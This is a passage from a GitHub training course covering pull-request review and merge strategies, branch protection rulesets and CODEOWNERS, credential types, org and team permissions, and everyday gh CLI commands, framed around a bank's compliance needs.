PR #100 feat: introduce TokenCache class      (base = main)
PR #101 feat: wire TokenCache into AuthService (base = PR #100's branch)
PR #102 refactor: remove old token logic      (base = PR #101's branch)
```

Reviewers can review #100 first; once merged, you rebase #101 onto main; etc. Tools that help: `git-spice`, `git-branchless`, GitHub CLI extensions like `gh stack`, Graphite. For solo work without tooling, just label them clearly and link PRs in their bodies.

2. The PR lifecycle



- **Draft PR:** opens but doesn't notify reviewers. Useful when you want CI to run but you're not ready for review. Convert to "Ready for review" when ready.
- **Open:** reviewers notified, status checks run, CODEOWNERS routing triggers.
- **Approved:** at least one approving review + all required checks green.
- **Merged:** branch can auto-delete (Settings → "Automatically delete head branches").

3. Code review — the etiquette

What a good reviewer does:

- **Reviews within 1 business day** (sometimes faster — the longer a PR sits open, the more it diverges from main).
- **Reads the description before the diff.** "What and why" is context for "how to read this."
- **Notes positive things**, not just problems. Reinforces good patterns.
- **Uses suggestions** (the `□` Suggest change button — produces an inline diff the author can apply with one click) instead of "could you change line 42 to ..." comments.
- **Distinguishes blocking vs nit comments.** Prefix nits as `nit:` so the author knows they can ignore or fix at their discretion.
- **Doesn't litigate style** (formatter + linter should handle that — argue style in the linter config, not on PRs).
- **Approves with confidence** or **requests changes** — avoid the wishy-washy "comments only" if you mean "approve with these fixed."

Suggestion syntax

In a review comment:

```

\`\`\`suggestion
final_text_replacing_the_selected_lines
\`\`\`

```

Author sees a "Commit suggestion" button. Done.

Review levels

Level	Meaning
Comment	I'm leaving feedback but not blocking
Approve	Looks good, ship it
Request changes	Don't merge until I re-review

When you “Request changes,” GitHub blocks the merge until you (or anyone with permission to dismiss) marks it resolved. Use sparingly — over-using makes reviewers’ approvals worth less.

4. The merge button — three choices

GitHub PRs offer up to three merge strategies (configurable per-repo in Settings → General → “Pull Requests”):

Strategy	What happens	Best for
Merge commit	Creates a merge commit on main (Merge pull request #N from branch). Preserves branch’s individual commits in history.	Long-lived branches with meaningful commit-by-commit history (rare in trunk-based)
Squash and merge	Combines all branch commits into ONE new commit on main. Branch’s individual commits disappear from history.	Feature work with messy WIP commits. Most common at trunk-based shops.
Rebase and merge	Replays each branch commit on top of main. Linear history, no merge commit. Each branch commit appears individually on main.	Branches with clean, atomic, well-messaged commits

Capital One’s **trunk-based + small PRs** model usually uses **Squash and merge**. The squash commit message becomes part of permanent history — make it good.

Per-repo rule of thumb: pick ONE merge strategy and disable the others. Mixed merge strategies on the same repo produce inconsistent history.

5. Auto-merge

A PR can be set to **auto-merge** — when all required reviews + status checks pass, GitHub merges automatically.

```
gh pr merge 100 --auto --squash
gh pr merge 100 --auto --squash --delete-branch
```

Pre-requisites: - Repo has auto-merge enabled (Settings → General). - Branch protection requires status checks and/or reviews.

Pattern: open PR → request reviews → enable auto-merge → walk away. When the last reviewer approves (or last check passes), it merges itself. Saves the “is it merged yet?” loop.

6. Merge queues (the elite-team pattern)

A **merge queue** (GA 2023) serializes PR merges into main and re-runs CI on the *queued tentative commit* before actually merging. Prevents “semantic merge conflicts” where two PRs each pass CI in isolation but break main when both merge.

How it works: 1. Reviewer approves PR with all checks green. 2. PR is added to the merge queue (button: “Merge when ready”). 3. Queue creates a temporary commit applying THIS PR on top of MAIN + any PRs ahead of it in the queue. 4. Re-runs required checks on the temporary commit. 5. If green → fast-forward main to it. If red → kicks the PR out of the queue with explanation.

Enable: Settings → Branches → Branch protection rule → “Require merge queue.”

The new `merge_group` event lets your workflow run on the tentative commit too.

on:

```
pull_request:
  merge_group:    # also run on queue's tentative commits
```

For Capital One at 50k builds/day, merge queues prevent the “main is broken because two PRs landed in the wrong order” pager.

7. Required reviews + CODEOWNERS

Branch protection settings that matter for PRs:

- **Require pull request reviews before merging** (1+ approvals)
- **Dismiss stale pull request approvals when new commits are pushed** (re-approval needed if PR changes after approval)
- **Require review from Code Owners** (CODEOWNERS-matched files require approval from listed owner)
- **Require approval of the most recent reviewable push** (someone other than the most recent pusher must approve)
- **Require conversation resolution before merging** (all review threads must be marked resolved)

Capital One’s typical config: **2 approvals + CODEOWNERS + dismiss stale + require resolution**. Deep dive in [module 11](#).

8. Status checks

A **status check** is a build/test/scan that reports green or red on a PR’s HEAD commit. Branch protection can require specific checks to be green before merge.

Status checks come from: - **GitHub Actions workflows** triggered by `pull_request` - **Third-party CI** (Jenkins, CircleCI, etc.) via webhooks or GitHub App - **GHAS scans** (CodeQL, secret scan, dependency review) - **Code coverage services** (Codecov, Coveralls) - **Custom commit statuses** posted via API (e.g., your model-validation gate)

To require a check, add it under Branch protection → Status checks → Require status checks to pass before merging → search and add. **Only checks that have already run on at least one PR can be required** — there’s no way to “require check X” before it exists.

9. PR reviewer assignment

Three mechanisms, in increasing automation:

1. **Manual** — author picks reviewers (or uses `gh pr edit --add-reviewer`).
2. **CODEOWNERS** — required reviewers auto-added based on changed paths.
3. **Team review request with round-robin or load-balanced assignment** — under Org → Teams → settings, configure auto-assignment so a request to team `@org/sre` rotates through team members.

The Sr Lead pattern: CODEOWNERS for required + team round-robin for “anyone on this team is fine” reviews.

10. PR comments — kinds

- **General comment:** bottom of PR; broad feedback.
- **Inline comment:** on a specific line in the diff.
- **Review thread:** a series of inline comments grouped together — can be marked resolved.
- **Suggestion:** special inline comment that proposes a code change (one-click apply).
- **Single-line code in inline comment:** triple-backticks for syntax highlighting.

Resolved threads: don’t unresolve someone else’s resolution without good reason. The conversation-resolution requirement in branch protection makes “resolve to dismiss” a moral hazard — discipline it.

11. Draft PRs as RFCs

A useful pattern: open a draft PR with NO code, just the README/design doc updated, and the body explaining “I’m thinking about doing X this way. Thoughts?” Use as a lightweight RFC. Once consensus, push the code, convert to ready-for-review.

Cheaper than a full ADR for tactical decisions; better than a Slack thread because it ends up in git history.

12. Cross-references

- The CODEOWNERS + branch protection setup that makes PR review safe → [module 11](#).
- `gh pr` CLI commands (create, view, review, merge) → [module 14](#).
- CI status checks (the workflows that produce them) → [module 20](#) onward.
- Model-validation gate as a status check → [module 42](#).

11 — Branch protection, Rulesets, CODEOWNERS

“At a bank, the only thing standing between a junior engineer’s typo and prod is the rules on main. Get this configuration right and most of compliance falls out for free.”

Why this module exists

Branch protection and CODEOWNERS are the governance backbone of every regulated GitHub repo. This is the most-tested-in-interviews topic for Sr Lead roles in finance. The 2026 reality: **Rulesets** are the modern, more powerful replacement for the legacy **Branch protection rules** — but both still work, and you’ll see both in the wild.

1. The two systems — old vs new

	Branch protection rules	Rulesets (GA 2023)
Scope	Per branch (pattern match)	Per branch pattern, org-wide or repo-wide
Stack?	One rule per branch pattern	Multiple rulesets stack additively
Visibility	Admin-only	Visible to everyone (better discoverability)
Bypass	Per-rule “allow” list	Bypass actors at ruleset level
Required reviewer rule (per path)	Via CODEOWNERS only	Native: Required reviewer rule with path patterns (GA Feb 2026)
API	REST	REST + GraphQL

Migration: GitHub recommends Rulesets for new setups. Existing branch protection rules continue to work. Org-level rulesets can enforce policy across all repos without touching each repo’s settings — the platform-engineer win.

2. The set of rules you should configure on main

A bank-grade main branch ruleset:

Rule	Setting	Why
Restrict creations	On	Block accidental creation of conflicting branches
Restrict updates	Force-push: off	Stops history rewrites
Restrict deletions	On	Stops accidental branch deletion
Require linear history	On	No merge commits — forces clean trunk-based history
Require signed commits	On	Every commit is verifiably authored
Require a pull request before merging	On, 2 approvals, dismiss stale	Forces the review process
→ Require review from Code Owners	On	CODEOWNERS-matched paths require SME approval
→ Require approval of the most recent reviewable push	On	Author can't approve own changes
→ Require conversation resolution before merging	On	No unresolved review threads at merge
Require status checks to pass	On, list specific checks, "Require branches to be up to date"	CI must be green; PR must be rebased on current main
Require deployments to succeed before merging	On (optional)	If you have a staging deploy gate
Block force pushes	On	Redundant with above but explicit
Require a merge queue	On (large teams)	Serializes merges, prevents semantic conflicts
Required reviewer rule (Rulesets only)	On, per path	E.g., /auth/** requires @org/security approval

The combination is what makes the platform team's coffee-drinking time efficient. Every required gate is a thing the engineer can't bypass.

3. CODEOWNERS — the routing layer

CODEOWNERS lives at one of: - .github/CODEOWNERS (preferred — the convention) - CODEOWNERS (root) - docs/CODEOWNERS

Search order is the above. Only the first found is used.

Syntax

```
# Comments start with #
# Pattern      Owner1      Owner2 ...
# Patterns are gitignore-style: ! for negation, ** for any depth
```

```
# Default – applies to everything not matched by a more specific rule below
*                                @org/platform-team

# Path-specific
/src/models/                    @org/ml-team
/src/inference/                 @org/ml-team @org/sre-team
/notebooks/                     @org/ml-team

# File-specific
README.md                       @org/docs-team
CODEOWNERS                      @org/platform-team @org/security-team

# Glob patterns
**/*.tfstate                    @org/devops-team
**/Dockerfile                   @org/devops-team @org/security-team

# Email instead of @-handle (for users without GitHub accounts)
/src/legal/                     legal@example.com

# Order matters – LAST matching pattern wins
/src/                           @org/backend-team
/src/critical-auth.py           @org/security-team @org/backend-team
```

Key gotchas:

- **Last match wins**, not first. Put broader rules earlier, more-specific later.
- **CODEOWNERS itself should be owned** — by the platform/security team — so a malicious PR can't change ownership and merge itself.
- A user can be a CODEOWNER only if they have **write access** to the repo (else GitHub ignores them for protection purposes).
- For org-team mentions (@org/team-name), the team must have write access to the repo.
- **Whitespace-separated** owners — multiple owners on one line means ANY of them can approve (not ALL).

Negation (newer)

```
# Everything in /src/ requires backend team
/src/                           @org/backend-team

# ... except /src/ml/ which requires ML team
/src/ml/                        @org/ml-team

# ... and /src/security/ which requires BOTH security AND backend
/src/security/                  @org/security-team @org/backend-team
```

Pure CODEOWNERS doesn't support ! negation. **Rulesets' "Required reviewer rule"** does — and is the new GA-Feb-2026 feature that fills this gap.

4. The Required Reviewer rule (Rulesets, GA Feb 2026)

```
# In a ruleset config, add a Required Reviewer rule:
# Require @org/security-team on PRs touching /auth/** OR /payment/**
# EXCLUDING /auth/tests/** (negation with !)
```

```
Rule type: Required Reviewer
Reviewer: @org/security-team
Required approvals: 1
File patterns:
- auth/**
- payment/**
- "!auth/tests/**"
```

This separates **policy** (Rulesets) from **ownership** (CODEOWNERS). CODEOWNERS tells you who’s responsible; Required Reviewer enforces who must approve. At Capital One scale, you use both: - CODEOWNERS for “who knows this code best” (routing for review notification) - Required Reviewer rules for “who MUST approve for compliance” (e.g., security team on auth changes)

5. Bypass — the controlled escape hatch

Sometimes you need to bypass a rule (urgent prod fix, automated PR from a bot). Rulesets have explicit **bypass actors**:

- **Specific people** (named users)
- **Specific teams**
- **Repo roles** (Maintain, Admin)
- **Apps** (GitHub Apps, e.g., your Dependabot or release-please bot)

Every bypass is **logged in the audit log** with a reason field — required for compliance. At a bank, the bypass list is small (a few SREs + the platform team’s break-glass account) and is reviewed quarterly.

6. Layered rulesets (the platform-engineer pattern)

The win of Rulesets over old branch protection: **org-level rulesets** that apply across all repos.

Example: - **Org-level ruleset “secure-default-main”**: targets `main` in all repos. Requires signed commits, required PR review, status checks. Cannot be disabled by repo admins. - **Org-level ruleset “ml-repos-extra”**: targets `main` in repos with topic `ml`. Adds: require model-validation status check, require @org/ml-team CODEOWNERS approval. - **Repo-level ruleset “service-X-specific”**: per-repo additions for service-specific needs.

All three apply additively. A PR has to satisfy ALL of them.

The control plane: rulesets are defined in YAML/JSON via API. Store them in a config repo, deploy via CI to every org. Platform-engineering best practice.

7. Reading the audit log for compliance evidence

Every ruleset action (bypass, override, change to ruleset) appears in the org audit log:

```
gh api -H "Accept: application/vnd.github+json" \
  "/orgs/capitalone/audit-log?phrase=action:repository_ruleset+include:web" \
  --paginate > audit.json
```

What auditors want to see: - All changes to rulesets (who changed what, when) - All bypasses (who, what PR, what reason) - Any disabled enforcement - Signed-commits verification rate across repos

GitHub Enterprise Cloud's audit log is searchable for 6 months in the UI, exportable indefinitely via API. Stream to your SIEM (Splunk, Sumo Logic) for long-term retention — see [module 36](#).

8. The default-branch question

`main` is the universal default in 2026. Your ruleset targets `main`. But:

- **Old repos** may still have `master`. Target the actual default branch.
- **Release branches** like `release/2.4` may need their own ruleset (perhaps less strict than `main` — e.g., allow direct push for hotfixes).
- **develop branch** in Git Flow shops: protect with similar rules to `main`.
- **Personal forks**: don't waste effort protecting branches on forks; the upstream's ruleset is what matters.

Target pattern syntax in Rulesets: - `main` — exactly `main` - `release/*` — any release branch - `~ALL` — all branches in repo - `~DEFAULT_BRANCH` — the default (resilient to renames)

9. Bypass auditing — the SR 11-7 angle

For SR 11-7 model risk (see [module 37](#)), the audit needs to show:

- Every model-impacting PR was reviewed by a member of the model-validation team
- No model deployment bypassed the review gate
- All bypasses (if any) were approved by the appropriate level

CODEOWNERS for `/models/**` and `/inference/**` to `@org/model-validation`, plus a Required Reviewer rule with same scope, plus bypass restricted to the on-call SRE list — that's the policy. Audit log is the evidence.

10. The senior pitfalls

CODEOWNERS without write access — owners listed without write perms are silently ignored. The PR appears unreviewed by code owners and the protection doesn't trigger.

Branch protection but no required status checks — passing CI isn't enforced. Bypass is the merge button.

"Require signed commits" without an enrollment campaign — every contributor must set up SSH/GPG signing first. Otherwise PRs get blocked at merge. Roll out: warn for 30 days, then enforce.

Single-rule branch protection on a repo with multiple long-lived branches — protect `main` but not `release/*` → a hotfix bypassing review on release branch.

No “require resolution of conversations” — approve-and-merge while reviewer’s comments remain open. They never get addressed.

Allowing PR author to be an approver — disable “Allow specified actors to bypass required pull requests” except for emergency-only bot accounts.

11. Cross-references

- The PR mechanics (how the rules apply to a specific PR) → [module 10](#).
- Signed-commit setup (so users CAN sign) → [module 02](#).
- Status checks come from CI → [module 20](#).
- Org-level audit log streaming → [module 36](#).
- SR 11-7 audit-trail expectations → [module 37](#).

12 — Authentication: PAT, SSH, GPG/SSH commit signing

“Three credential surfaces — push auth, API auth, commit signing. They look similar; they’re different. Confuse them at your peril.”

Why this module exists

GitHub has multiple credential types serving distinct purposes. Sr engineers regularly mix them up — using a PAT for git push when SSH is simpler, using a classic PAT when fine-grained is more secure, signing commits with a key that’s not on GitHub. This module untangles them.

For commit signing setup, see [module 02](#). This module focuses on what kind of credential to use where, and the security posture for each.

1. The credential surfaces

Surface	What it authenticates	Common credentials
Git over HTTPS	git push/pull via HTTPS	PAT, OAuth (via gh), credential helper
Git over SSH	git push/pull via SSH	SSH key
GitHub API (REST + GraphQL)	curl/gh/scripts	PAT, OAuth token, GitHub App token
Commit signature	Cryptographic identity of who made the commit	SSH key (signing) or GPG key
GitHub Actions OIDC	Workflow → cloud (AWS, GCP, Azure)	OIDC JWT (no long-lived credential)

Different keys for different jobs. An SSH key can be used for both push auth AND signing (same key, two entries on GitHub: one “Authentication,” one “Signing”). A PAT is for HTTPS push + API only.

2. Personal Access Tokens (PAT) — classic vs fine-grained

Both are bearer tokens (anyone holding them can act as you). They differ in scope granularity and the security model.

Classic PAT (deprecated for new use)

- Scopes: `repo`, `workflow`, `admin:org`, etc. — coarse, all-or-nothing.
- `repo` scope = read AND write to ALL your repos AND all repos you have admin on.
- No expiry by default (you can set one, but it's opt-in).
- Listed under: Settings → Developer settings → Personal access tokens → Tokens (classic).
- **Use for:** legacy scripts that need API access. New tokens should be fine-grained.

Fine-grained PAT (preferred since 2023)

- **Repository-scoped** — token can only act on repos you select.
- **Per-permission:** choose exactly which APIs (Actions: Read+Write, Contents: Read, Issues: None, ...).
- **Required expiry** — max 1 year.
- **Org approval required** if the resource is org-owned (org admin must approve the token before it can act).
- Listed under: Settings → Developer settings → Personal access tokens → Fine-grained tokens.

Always prefer fine-grained. The few cases that still need classic (some 3rd-party tools, some workflow scopes) are shrinking each release.

What to do with leaked PATs

1. **Revoke immediately** in Developer Settings.
2. **Audit usage** — the audit log shows API calls by token (use `actor_id` filter).
3. **Rotate any data the token might have exposed** if it had write scope.

GitHub's **Secret Scanning** with **Push Protection** (see [module 32](#)) will catch PATs as they're committed and refuse the push.

3. SSH keys for git push

The clean default for personal use.

```
# Generate (use ed25519, not RSA)
ssh-keygen -t ed25519 -C "vatsal.raicha@gmail.com" -f ~/.ssh/id_ed25519

# Optionally add to ssh-agent (so you don't type passphrase every time)
ssh-add --apple-use-keychain ~/.ssh/id_ed25519 # macOS
ssh-add ~/.ssh/id_ed25519 # Linux

# Upload public key to GitHub: Settings → SSH and GPG keys → New SSH key
cat ~/.ssh/id_ed25519.pub

# Paste into GitHub; choose "Authentication Key" for push, or "Signing Key" for commit signing,
# or add the same key twice as both.

# Verify
```



```
ssh -T git@github.com
# Hi vraicha! You've successfully authenticated, but GitHub does not provide shell access.
```

.ssh/config makes multi-account life easier:

```
# ~/.ssh/config
```

```
Host github.com
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519
  IdentitiesOnly yes

Host github-work
  HostName github.com
  User git
  IdentityFile ~/.ssh/id_ed25519_work
  IdentitiesOnly yes
```

Then clone using the alias:

```
git clone git@github-work:capitalone/some-repo.git
```

That repo will use the work SSH key automatically.

For commit identity per directory, use `includeIf` (see [module 02](#)).

4. OAuth via the gh CLI

`gh auth login` walks you through device-code OAuth:

```
gh auth login
```

```
# Choose: GitHub.com or GitHub Enterprise Server
# Choose: HTTPS or SSH
# Choose: Authenticate with browser (preferred) or paste a token
# Browser opens, you authorize, done.
```

```
gh auth status          # show current auth
gh auth refresh -s "workflow,admin:org"  # add scopes to existing auth
```

```
gh auth setup-git       # configure git to use gh as credential helper for HTTPS
```

When you `gh auth setup-git`, `git push` over HTTPS calls `gh` which provides an OAuth token. **No PAT needed** for daily push, fetch, clone.

For automation and CI, use: - `GITHUB_TOKEN` (auto-provisioned in Actions; ephemeral; scoped to current workflow run) - Fine-grained PAT stored as a secret (for non-Actions automation) - GitHub App tokens (best for bots; see [module 52](#))

5. The `GITHUB_TOKEN` in Actions

Every workflow run automatically gets a `GITHUB_TOKEN` secret. It:

- Is generated at workflow start, expires at workflow end (~max 24h).
- Is scoped to the repo running the workflow.
- Has permissions configured via `permissions: block` (or org defaults).
- Authenticates as the `github-actions[bot]` identity.

permissions:

```

contents: read      # can clone the repo
pull-requests: write # can comment on / approve PRs
id-token: write     # can request OIDC token (for cloud auth)
packages: read      # can pull from GitHub Packages

```

Per the 2026 Actions Security Roadmap, the default `GITHUB_TOKEN` permissions on new repos are now **read-only**. You must explicitly grant write where needed.

For cross-repo writes (a workflow needs to push to another repo), `GITHUB_TOKEN` doesn't work — use a GitHub App or a fine-grained PAT scoped to that other repo.

6. GitHub App tokens (for bots and integrations)

The “right” way to run an org-level bot:

1. Create a GitHub App (Settings → Developer settings → GitHub Apps → New).
2. Define permissions + events.
3. Install on the org/repo.
4. Workflow exchanges the App's private key for a short-lived **installation access token**.

Action: `actions/create-github-app-token@v1` or `tibdex/github-app-token`.

```

- uses: actions/create-github-app-token@v1
  id: app-token
  with:
    app-id: ${{ vars.MY_BOT_APP_ID }}
    private-key: ${{ secrets.MY_BOT_PRIVATE_KEY }}
    owner: capitalone

- run: gh pr review --approve 123
  env:
    GH_TOKEN: ${{ steps.app-token.outputs.token }}

```

Why this over a PAT:

- App identity is separate from any human — leaves the org gracefully when a person leaves.
- Tokens expire after 1 hour.
- Permissions are scoped per app installation.
- Audit log entries attribute to the app, not a person.

For Dependabot, release-please, etc. — install as GitHub Apps, not as PAT-authenticated automation.

7. Commit signing recap (cross-link)

Full details in [module 02](#). Short version:

- **SSH signing (Git 2.34+)** — reuse your push SSH key. Set `gpg.format = ssh`, `user.signingkey = ~/.ssh/id_ed25519.pub`, `commit.gpgsign = true`. Add the same key to GitHub as a “Signing Key.”
- **GPG signing** — generate an ed25519 GPG key, configure git, add public key to GitHub. Heavier setup.

- **In Actions** — auto-signed if commit made by `github-actions[bot]` via API. For other identities, import key from secret via `crazy-max/ghaction-import-gpg`.

Enforce via Ruleset/branch protection: “Require signed commits.”

8. SAML SSO and credential entitlement

At an enterprise on GitHub Enterprise Cloud with SAML SSO (Capital One scenario):

- SAML enforced — every push, every clone, every API call must be authorized via SSO session.
- PATs and SSH keys must be **authorized for SSO** (button in Settings → SSH keys / PATs after enabling SSO at org).
- SCIM provisioning auto-creates and deprovisions accounts as employees join/leave.
- An offboarded employee’s credentials are immediately invalidated.

You as the user just go through SSO once a session; credentials work after. As a platform engineer, you ensure every cred type is SSO-authorized so deprovisioning is comprehensive.

Audit log shows SSO-authorized vs unauthorized credential usage — flag the latter.

9. The summary table

Use case	Best credential
Personal <code>git push</code> daily	SSH key
Personal CLI scripts hitting GitHub API	<code>gh auth login</code> (OAuth)
Personal one-off API call	Fine-grained PAT
Workflow → another repo write	GitHub App installation token
Workflow → same repo (read-only)	<code>GITHUB_TOKEN</code> (default permissions)
Workflow → AWS	OIDC (see module 29) — no GitHub credential needed
Org-wide automation (DORA dashboards)	GitHub App
Migration scripts (one-off bulk operations)	Fine-grained PAT, revoke when done
Commit signing (push key reuse)	SSH signing key
Commit signing (PGP-shop standard)	GPG key

10. Cross-references

- Commit signing setup (the “how”) → [module 02](#).
- The Ruleset rule that enforces signing → [module 11](#).
- `GITHUB_TOKEN` scoping in workflows → [module 31](#).
- OIDC to AWS (no long-lived AWS creds in GitHub) → [module 29](#).
- GitHub Apps in depth → [module 52](#).
- SAML SSO + SCIM at the org level → [module 36](#).

13 — Organizations, teams, permissions, repo roles


“GitHub Enterprise is org-shaped. Internalize the model — orgs contain teams contain people; teams have repo roles; people inherit team perms. Everything else is detail.”

Why this module exists

The permissions model is what makes “GitHub for one developer” different from “GitHub for 7,000 Capital One engineers.” This module lays it out so an org-level question never confuses you in an interview.

1. The hierarchy

GitHub Enterprise (the billing/admin top level – only at Enterprise Cloud)



- **Enterprise:** a billing/policy umbrella. One enterprise can have many orgs. Enterprise admins set policy that orgs must comply with.
- **Organization:** the unit that owns repos, has teams, has billing. Most companies have one main org + spinoffs.
- **Team:** a group of people. Can be nested. Teams own repo permissions.
- **Repository:** the code unit.

2. Member roles (org-level)

Role	What
Owner	Full admin — can create/destroy repos, change billing, change org settings, delete the org
Member	Default; can be granted repo access via teams or direct invites

Role	What
Outside collaborator	Not a member of the org; granted access to specific repos only
Billing manager	View billing only

Owners are dangerous — most orgs keep 2–4 humans + 1 break-glass account. Day-to-day administration is delegated via teams.

3. Teams

A team is a group of people PLUS a set of repo permissions.

```
gh api -X POST /orgs/capitalone/teams -f name=ml-team -f description="Team owning ML services" -f privacy=closed
gh api /orgs/capitalone/teams/ml-team/members
gh api -X PUT /orgs/capitalone/teams/ml-team/repos/capitalone/cool-ml-repo -f permission=push
```

Team properties: - **Name** + **slug** (URL-friendly version) - **Privacy**: **secret** (team and members invisible to non-members) or **closed** (visible) - **Parent team**: optional — nested teams inherit parent's repo permissions - **Maintainers**: members who can add/remove other members - **Repo permissions**: per-repo permission level for the team

Team mentions

@org/team-name in PRs/issues notifies all team members AND can be used in CODEOWNERS.

Nested teams

```
@capitalone/engineering
├─ @capitalone/engineering/ml
│   ├─ @capitalone/engineering/ml/research
│   └─ @capitalone/engineering/ml/platform
└─ @capitalone/engineering/security
```

A member of @capitalone/engineering/ml/platform is automatically considered a member of @capitalone/engineering/ml AND @capitalone/engineering for permission inheritance. Repo permissions are inherited downward — granting ml team write access to repo-X automatically gives ml/platform members write access too.

4. Repository roles

Each repo has 6 access levels (granted to teams or individuals):

Role	Permissions (in order from least to most)
Read	Clone, view issues + PRs

Role	Permissions (in order from least to most)
Triage	Read + manage issues/PRs (apply labels, close, request reviews) without write code access
Write	Triage + push to non-protected branches, create branches
Maintain	Write + manage repo settings (excluding sensitive — no delete, no billing)
Admin	Maintain + delete repo, manage access, manage protected branches
Custom roles (Enterprise only)	Define your own permission set

The role granted per team/person is the **maximum** they can do. Branch protection further restricts (e.g., even an Admin can't bypass branch protection if "Do not allow bypassing the above settings" is set).

Best practice for write access

Don't grant individuals direct access. Grant teams. People come and go; team membership is the right abstraction.

Repo: cool-ml-service

- @capitalone/ml-platform (Maintain)
- @capitalone/ml-engineering (Write)
- @capitalone/all-engineering (Read)
- @capitalone/security-team (Triage)

When a person joins the team, they get the access. When they leave, they lose it.

5. Permission model deep — what beats what

Order of precedence (in case of conflict, the most-permissive wins):

1. **Repo-level direct collaborator access** (rare)
2. **Team-granted access** (most common)
3. **Org base permissions** (the floor — usually "None" or "Read")
4. **Outside collaborator access** (per-repo only)
5. **Public repos**: everyone gets Read

If a person is on multiple teams with different access levels on the same repo, they get the union (most permissive).

Outside collaborators are NOT org members but have access to specific repos. They count as a different category for billing. Use them for contractors, vendors, external auditors.

6. Org base permission — the floor

Org Settings → Member privileges → Base permissions: **None** / **Read** / **Triage** / **Write** / **Admin**.

This is the access EVERY org member has to EVERY internal repo by default. At a bank: usually **Read** for internal repos (InnerSource visibility) or **None** for sensitive orgs. Never **Write** or **Admin** — that gives everyone write access to everything.

7. SAML SSO + SCIM (cross-link to module 36)

For Capital One:

- **SAML SSO** — every API call/web access goes through your identity provider (Okta, Azure AD).
- **SCIM provisioning** — when an employee is added to a specific AD group, they’re auto-added as a GitHub org member; when removed, auto-deprovisioned.
- **SAML-authorized credentials** — PATs and SSH keys must be authorized for SSO use; expire when SSO session expires or on deprovision.

The combination = **leaving Capital One = your GitHub access disappears within minutes**, no manual cleanup needed.

8. Enterprise account features (Enterprise Cloud / Enterprise Server)

- **Enterprise Managed Users (EMU)** — users are managed entirely by your IdP; usernames have a `_<enterprise>` suffix; users can’t have personal accounts on github.com that conflict.
 - **Restricting org creation** — only specific people can create new orgs under the enterprise.
 - **Enterprise-level audit log** — aggregates all org audit logs.
 - **Enterprise-level policies** — enforce things like “all repos must require signed commits.”
 - **IP allow lists** — restrict who can access org/enterprise resources by IP.
-

9. Custom org roles (newer, Enterprise)

GitHub added **custom organization roles** so you can define exactly what your “Platform Engineer” or “Security Reviewer” can do, beyond the built-in Owner/Member dichotomy.

Example: a “Repo Auditor” role that can read all repos AND view audit logs AND manage Rulesets, but NOT delete repos or change billing.

Set up via Org Settings → Custom roles. Each role = a set of permissions, applicable to all repos or specific repos.

10. The cost-per-permission consideration

GHAS, Copilot, Codespaces, and Advanced Security features are billed **per active committer**. Active committer = anyone who’s pushed to a private repo in the last 90 days.

Cost-management implication: if someone has Write access but never pushes, they don’t cost. But the moment they push once, they’re a billable seat for 90 days.

Audit quarterly: which seats actively used Write access? Demote unused-Write accounts to Read.

11. The senior pitfalls

Direct collaborator access to individuals (instead of via teams) — invisible to org admins, untracked, hard to audit when someone leaves.

Granting “Owner” too liberally — every Owner has the ability to drop the entire org. Default to “Maintainer” team role.

Org base permission set to “Write” or higher — every member gets write access to every repo. Massive blast radius.

CODEOWNERS pointing to teams without repo access — silently ignored. The rule appears in CODEOWNERS but doesn’t enforce review requirements.

Outside collaborators on sensitive repos — they’re not org members, harder to audit, often forgotten about. Quarterly review the outside collaborator list.

No SCIM — employee leaves, manual cleanup. Eventually you’ll miss one.

12. Cross-references

- CODEOWNERS using team mentions → [module 11](#).
- SAML SSO + SCIM + audit log → [module 36](#).
- Org-level rulesets stacking → [module 11](#).
- Org-level reusable workflows + composite actions → [module 31](#).
- GitHub Apps for org automation → [module 52](#).

14 — GitHub CLI (gh) fundamentals

“gh is faster than the web UI for 90% of what you do daily. Learn the 20 commands that matter and you’ll never reach for the browser for routine work again.”

Why this module exists

The GitHub CLI shipped GA in September 2020 and has become the productivity baseline for senior engineers. It does everything the web UI does, plus scripts cleanly, plus exposes the API directly for things the UI doesn’t expose. This module is the practical cheat sheet.

1. Install + auth

```
brew install gh                # macOS
sudo apt install gh            # Ubuntu/Debian via official repo
winget install GitHub.cli      # Windows

gh auth login                  # device-code OAuth, walks you through
gh auth status                 # what am I logged in as
gh auth refresh -s admin:org,workflow # add new scopes to existing auth
gh auth setup-git              # use gh as git credential helper for HTTPS

# Switch between accounts (e.g., personal vs work)
gh auth switch

For Enterprise Server:
gh auth login --hostname github.example.com
```

2. The 20 commands you’ll use daily

Repos

```
gh repo view                   # info about current repo
gh repo view org/repo --web    # open in browser
gh repo clone org/repo         # clone (auto-uses SSH if configured)
gh repo create my-new-thing --public # create new repo
```

```

gh repo create org/new-thing --private --template org/template-repo
gh repo sync                                # sync your fork with upstream
gh repo fork                                # fork current repo
gh repo list capitalone --limit 200         # list repos in an org
gh repo edit --add-topic ml --add-topic prod

```

Pull requests

```

gh pr create                                # interactive PR creation
gh pr create --title "feat: x" --body "..." --base main --head my-branch
gh pr create --fill                          # title/body from commits
gh pr list                                  # list PRs in current repo
gh pr list --author "@me" --state open
gh pr view 123                              # PR details in terminal
gh pr view 123 --web                         # open in browser
gh pr diff 123                              # show diff in terminal
gh pr checks 123                            # status of CI checks
gh pr checkout 123                          # check out PR branch locally
gh pr review 123 --approve --body "LGTM"
gh pr review 123 --comment --body "see inline"
gh pr review 123 --request-changes --body "needs tests"
gh pr edit 123 --add-reviewer vraicha,jdoe --add-label "needs-test"
gh pr merge 123 --squash --delete-branch     # squash-and-merge, delete branch
gh pr merge 123 --auto --squash              # enable auto-merge
gh pr close 123 --delete-branch
gh pr ready 123                             # mark draft as ready for review

```

Issues

```

gh issue create --title "..." --body "..." --label bug --assignee @me
gh issue list --label bug --state open
gh issue view 42
gh issue edit 42 --add-label triage --milestone v1.5
gh issue close 42 --comment "Fixed in #50"
gh issue reopen 42
gh issue develop 42 --branch-name feature/PROJ-42-fix --checkout

```

Workflows + runs (Actions)

```

gh workflow list
gh workflow view ci.yml
gh workflow run ci.yml -f environment=staging # trigger workflow_dispatch
